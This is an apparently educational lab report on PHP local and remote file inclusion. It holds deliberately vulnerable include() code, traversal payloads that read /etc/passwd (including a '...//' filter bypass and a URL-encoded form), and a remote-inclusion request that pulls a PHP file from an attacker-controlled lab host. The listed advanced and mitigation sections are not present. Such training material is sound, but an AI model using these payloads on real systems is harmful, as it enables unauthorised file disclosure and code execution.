

Report on File Inclusion Vulnerability



BY Abhishek

Guided By **Rikunj Sindhawad** (RObensive)

TABLE OF CONTENT

1. Prerequisites	3
1.1 The tech-stack functions	3
1.2 PHP Wrappers	3
2. What is File Inclusion Vulnerabilities ?	5
2.1 Types of File Inclusion Vulnerability	5
2.2 Impact of File Inclusion Vulnerabilities.....	5
3. File Inclusion Vulnerability Practical.....	6
3.1 Most simple Local File Inclusion.....	6
3.2 File Inclusion (using Path traversal).....	7
3.3 File Inclusion (Filename prefix bypass).....	8
3.4 File Inclusion (Denied Path Traversal using Filters).....	9
3.5 File Inclusion (Regex Filters)	11
3.6 Most simple Remote File Inclusion to RCE	11
4. Advanced File Inclusion attacks.....	13
4.1 PHP wrapper (filter).....	14
4.2 RCE using (data:// wrapper).....	14
4.3 RCE using (PHP Wrapper (INPUT)).....	15
4.4 RCE using (zip wrapper) (Combination of File Upload and LFI to RCE).....	16
4.5 RCE using (PHAR wrapper)	17
5. Mitigation.....	19
6. Conclusion	20

1. Prerequisites

1.1 The tech-stack functions

Function	Read Content	Execute	Remote URL	Description
PHP				
include()/include_once()	✓	✓	✓	These functions execute a PHP file at runtime. include_once() prevents multiple inclusion of same file.
require()/require_once()	✓	✓	✗	These are same as above the only difference is in the error handling.
file_get_contents()	✓	✗	✓	Read the raw contents of remote/local file.
fopen()/file()	✓	✗	✗	It can only read the content of local file.
NodeJS				
fs.readFile()	✓	✗	✗	Read the raw content of remote file.
res.render()	✓	✓	✗	Render a template using a template engine.
Java				
include	✓	✗	✗	Include another JSP during page rendering.
import	✓	✓	✓	Used to load java classes or external things.
.NET				
@Html.Partial()	✓	✗	✗	Load Local content
@Html.RemotePartial()	✓	✗	✓	Can load local and partial content from remote/local endpoint.

1.2 PHP Wrappers

PHP wrappers are built-in code libraries that tell PHP's stream functions (like fopen(), file_get_contents(), etc.) how to handle different protocols, data sources and encodings. It provides a unified way to work with various data streams.

Wrapper	Description
file://	Accesses the local file system (this is the default if no wrapper is specified).
http:// & https://	Makes HTTP(s) requests to remote web server.
ftp://	Accesses files on an FTP server.
php://	Provides access to various internal I/O streams and filters. (e.g., php://input, php://filter) and allows execution.
data://	Allows embedding data directly within the URI itself, often using Base64 encoding and executes directly into the memory.
zip://	Accesses files within a ZIP archive.
phar://	PHP archive files (can be abused if not secured).
expect://	Execute system commands.

2. What is File Inclusion Vulnerabilities ?

File Inclusion is a web application vulnerability that occurs when an application dynamically loads or executes files based on user-controlled input without proper validation. This vulnerability only allows to read or execute existing files.

2.1 Types of File Inclusion Vulnerability

1. Local File Inclusion (High chances)

- Local File Inclusion (LFI) is a web application vulnerability that occurs when an application includes or reads files from the local server filesystem based on user-controlled input, without proper validation or sanitization.

2. Remote File Inclusion (Less chances)

- Remote file inclusion (RFI) is a web application vulnerability where an application includes an executes a file hosted on a remote server, fully controlled by the attacker.
- It may result in immediate remote code execution and requires a specific configuration (e.g., PHP `allow_url_include`).

2.2 Impact of File Inclusion Vulnerabilities

1. Sensitive Information Disclosure

- Attacker can read configuration files, database credentials, API keys and source code.

2. Source code disclosure

- Reading application source file allows attackers to understand business logic, identify hardcoded secrets and find additional vulnerabilities.

3. Remote Code Execution (RCE)

- File inclusion can lead to code execution via log poisoning, session poisoning, File upload + include etc.


4. Secondary attack

- File inclusion often enables SSRF, Credential abuse and lateral movement.

3. File Inclusion Vulnerability Practical


3.1 Most simple Local File Inclusion

3.1.1 Target



3.1.2 Functionality

Whenever we select a language, we can see that the php file page changes in the URL.




Now on analyzing the provided source code we can understand that it is retrieving and executing files directly provided to the *language* parameter.

```
include($_GET['language']);
```


3.1.3 Exploitation

Thus, to exploit this type of vulnerability we can simply add `/etc/passwd` because there is no any prefix or suffix in the include function and thus it will directly render the required file as seen in the below image.



3.2 File Inclusion (using Path traversal)

3.2.1 Target




3.2.2 Functionality

We have the same functionality as in the previous lab, where we were able to fetch specific language PHP files accordingly. However, in this case, the source code has been modified and forcibly restricted to include files only from the `./languages` directory.


```
include("./languages/" . $_GET(['language']));
```

3.2.3 Exploitation

Thus, adding any file will be opened only from `./languages``. E.g., `(/etc/passwd => ./languages/etc/passwd)` which is invalid as in the below image.



We can easily bypass this restriction by traversing directories using relative paths. To do so, we can add `../` before our file name, which refers to the parent directory.



3.3 File Inclusion (Filename prefix bypass)


We've the same type of target and functionality as in the previous labs the only difference is in the source code behind the logic of the inclusion. This time the source code is changed to something like this.

```
include("lang_" . $_GET['language'] );
```


Thus, if we add anything to the language parameter it will get a prefix of `lang_`` automatically.

3.3.1 Exploitation

Thus, even using directory traversal method we're unable to fetch our intended file.




Thus, what we can do is we can prefix a ` / ` before our payload, and this should consider the prefix as a directory, and then should bypass the filename and be able to traverse directories.



3.4 File Inclusion (Denied Path Traversal using Filters)

3.4.1 Target



3.4.2 Functionality

Now there are filters to prevent directory traversal by amending the source code.


```

$language=str_replace('../', "", $_GET['language']);
include($_GET['language']);
  
```

3.4.3 Exploitation

Yes, it is removing `../` but it is not recursively removing the `../` substring and thus we can modify the input string to get our intended result by using `...//`


Thus it will remove `../` in the substring which instead concatenate remaining string and again it becomes `../`.



Method – 2 : Encoding

We can URL encode the `../` character and send it in the browser and we can see the same result

%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%65%74%63%2f%70%61%73%73%77%64 ➔ ../../../../etc/passwd




3.5 File Inclusion (Regex Filters)

We've the same kind of target and functionality as provided in the above labs.

Some web applications may also use Regular Expressions to ensure that the file being included is under a specific path. For example, the web application we have been dealing with may only accept paths that are under the `./languages` directory, as follows:


```
if(preg_match('/^\./languages\/.+$/',$_GET['language'])) {  
    include($_GET['language']);  
} else {  
    echo 'Illegal path specified!';  
}
```

3.5.1 Exploitation



3.6 Most simple Remote File Inclusion to RCE

3.6.1 Target




The backend PHP code is:

```
include($_GET['language']);
```

One more thing modified in the php.ini file is this line `allow\_url\_include=On`. This line allows us to include remote URL in the function.


3.6.2 Exploitation


We've added ``<?php phpinfo();?>`` as the code in info.php.



The screenshot shows a web browser window with the address bar displaying `http://10.129.21.220/index.php?language=http://10.10.14.254:88/info.php`. The page content shows the output of the `phpinfo()` function, including the title "History" and "CONTAINERS", and a table with system information.

